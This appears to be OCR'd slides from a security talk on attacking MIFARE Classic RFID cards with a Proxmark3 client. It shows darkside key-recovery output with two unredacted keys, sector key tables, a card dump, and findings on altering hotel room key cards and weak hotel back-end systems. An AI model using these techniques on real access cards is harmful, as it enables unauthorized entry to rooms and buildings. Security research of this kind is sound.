
PM3\HF (High Frequency)\ISO14443A\14443A TAGs\NXP/PHILIPS\MIFARE (Originals/Clones/Chine

Nt from previous darkside command (leave blank if unknown):

This function try to extract Mifare Classic Keys; hit below button and WAIT! Press

```
parity is all zero,try special attack!just wait for few more seconds...
p1:7e17 p2:267 p3:0 key:e5e9 [redacted]
p1:14b84 p2:674 p3:1 key:bb7
p1:203eb p2:9fe p3:2 key:954
p1:262e9 p2:bc7 p3:3 key:81a
p1:29106 p2:cb3 p3:4 key:77f
p1:2f177 p2:e9e p3:5 key:642
p1:415ff p2:1474 p3:6 key:27
p1:4959b p2:16b5 p3:7 key:0c
p1:4d29c p2:17fe p3:8 key:00
key_count:9
                                   ----------------------------------
Found valid key: [redacted]
proxmark3>
```

SUCCESS STORIES: HOTEL ROOMS




Proxmark Client By El Gaucho De La Livida Palude
□ Expand TreeView
COM PORT
COM3
COMMAND TO SEND
Classic Tags
Read Block
PM3\HF (High Frequency)\ISO14443A\14443A TAGs\NXP/PHILIPS\MIFARE (Originals/Clones/Chine
w button and WAIT! Press
Ready!

```
parity is all zero,try special attack!just wait for few more seconc
p1:7e17 p2:267 p3:0 key:e5e9[redacted]
p1:14b84 p2:674 p3:1 key:bb7[redacted]
p1:203eb p2:9fe p3:2 key:954[redacted]
p1:262e9 p2:bc7 p3:3 key:81a[redacted]
p1:29106 p2:cb3 p3:4 key:77f[redacted]
p1:2f177 p2:e9e p3:5 key:642[redacted]
p1:415ff p2:1474 p3:6 key:27[redacted]
p1:4959b p2:16b5 p3:7 key:0c[redacted]
p1:4d29c p2:17fe p3:8 key:00[redacted]
key_count:9
------------------------------------------
Found valid key:[redacted]
proxmark3>
```

```
p1:4959b p2:16b5 p3:7 key:0cc32bfbd924
p1:4d29c p2:17fe p3:8 key:0012afbecd12
key_count:9
------------------------------------------
Found valid key:0012afbecd12
proxmark3>
```

SUCCESS STORIES: HOTEL ROOMS



COM PORT COM3

COMMAND TO SEND

[redacted]

Target Block Number (optional - leave blank if unknown):

Target Key (optional - leave blank if unknown):

Select where to copy keys (optional - leave blank if none):
d


Hit below button and wait!

```
|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  [redacted]    | 1 |  ffffffffffff  | 1 |
|001|  [redacted]    | 1 |  [redacted]    | 1 |
|002|  [redacted]    | 1 |  [redacted]    | 1 |
|003|  [redacted]    | 1 |  [redacted]    | 1 |
|004|  [redacted]    | 1 |  [redacted]    | 1 |
|005|  [redacted]    | 1 |  [redacted]    | 1 |
|006|  [redacted]    | 1 |  [redacted]    | 1 |
|007|  [redacted]    | 1 |  [redacted]    | 1 |
|008|  [redacted]    | 1 |  [redacted]    | 0 |
|009|  [redacted]    | 1 |  [redacted]    | 1 |
|010|  [redacted]    | 1 |  ffffffffffff  | 1 |
|011|  [redacted]    | 1 |  [redacted]    | 1 |
|012|  [redacted]    | 1 |  [redacted]    | 1 |
|013|  [redacted]    | 1 |  [redacted]    | 1 |
|014|  [redacted]    | 1 |  [redacted]    | 1 |
|015|  [redacted]    | 1 |  [redacted]    | 1 |
|---|----------------|---|----------------|---|
Printing keys to binary file dumpkeys.bin...
proxmark3>
```

Ready!

4. SUCCESS STOR

SUCCESS




```
|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  [redacted]    | 1 |  ffffffffffff  | 1 |
|001|  [redacted]    | 1 |  [redacted]    | 1 |
|002|  [redacted]    | 1 |  [redacted]    | 1 |
|003|  [redacted]    | 1 |  [redacted]    | 1 |
|004|  [redacted]    | 1 |  [redacted]    | 1 |
|005|  [redacted]    | 1 |  [redacted]    | 1 |
|006|  [redacted]    | 1 |  [redacted]    | 1 |
|007|  [redacted]    | 1 |  [redacted]    | 1 |
|008|  [redacted]    | 1 |  [redacted]    | 0 |
|009|  [redacted]    | 1 |  [redacted]    | 1 |
|010|  [redacted]    | 1 |  ffffffffffff  | 1 |
|011|  [redacted]    | 1 |  [redacted]    | 1 |
|012|  [redacted]    | 1 |  [redacted]    | 1 |
|013|  [redacted]    | 1 |  [redacted]    | 1 |
|014|  [redacted]    | 1 |  [redacted]    | 1 |
|015|  [redacted]    | 1 |  [redacted]    | 1 |
|---|----------------|---|----------------|---|
Printing keys to binary file dumpkeys.bin...
proxmark3>
```

CAUTION!

```
proxmark3>
```

4. SUCCESS STORIES

SUCCESS STORIES: HOTEL ROOMS



Proxmark Client By El Gaucho De La Livida Palude

COM PORT COM3

COMMAND TO SEND

PM3\HF (High Frequency)\ISO14443A\14443A TAGs\NXP/PHILIPS\MIFARE (Originals/Clones/Chine

Memory Size (Kb): 1

This function need a DUMPKEYS.BIN file with correct tag/card keys to work! (see 'r

```
#db# READ BLOCK FINISHED
Successfully read block  2 of sector 13.
#db# READ BLOCK FINISHED
Successfully read block  3 of sector 13.
#db# READ BLOCK FINISHED
Successfully read block  0 of sector 14.
#db# READ BLOCK FINISHED
Successfully read block  1 of sector 14.
#db# READ BLOCK FINISHED
Successfully read block  2 of sector 14.
#db# READ BLOCK FINISHED
Successfully read block  3 of sector 14.
#db# READ BLOCK FINISHED
Successfully read block  0 of sector 15.
#db# READ BLOCK FINISHED
Successfully read block  1 of sector 15.
#db# READ BLOCK FINISHED
Successfully read block  2 of sector 15.
#db# READ BLOCK FINISHED
Successfully read block  3 of sector 15.
Dumped 64 blocks (1024 bytes) to file dumpdata.bin
proxmark3>
```

Ready!

SUCCESS STORIES: HOTEL ROOMS

- The card stores the building, floor, zone and room identifier with the check in/out date
- Most of the analysed cards have one or more default keys
- Providers offers all type of cards but some companies still choose MIFARE Classic
- It is possible to modify the room identifier and the checkout date
- Binaries are public so it is possible to RE special cards

SUCCESS STORIES: HOTEL ROOMS (OTHER VECTORS)

- The communication between the client and the server is not secure
- The MYSQL database deployed in the same machine as the client
- Client and DDBB in a shared folder
- The logs of the generated cards are stored in the BBDD in clear text
- Default passwords

HANDS ON

5. HANDS ON

TOOLS


- **ISO:**
  - proxmark cli
  - mfoc / mfcuk
  - node tools.js

- Be careful when connecting the USB to the guest to avoid anything in the host that could interfere

5. HANDS ON

DEMOS: VENDING MACHINE

